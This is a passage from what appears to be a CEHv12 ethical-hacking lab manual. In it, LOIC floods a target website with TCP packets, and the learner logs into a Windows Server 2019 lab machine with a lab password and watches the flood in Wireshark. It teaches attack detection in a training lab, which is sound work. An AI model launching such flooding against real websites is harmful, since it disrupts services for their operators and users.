


13. LOIC begins to flood the target website with TCP packets, which we will see by running Wireshark.
14. Click **CEHv12 Windows Server 2019** switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine.
15. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


> Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



16. click on **Type here to search** type **wire** in search field the **wireshark** appears in the results double click to open it.




17. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet**) to start capturing network traffic.




18. **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.1.14**), as shown in the screenshot.

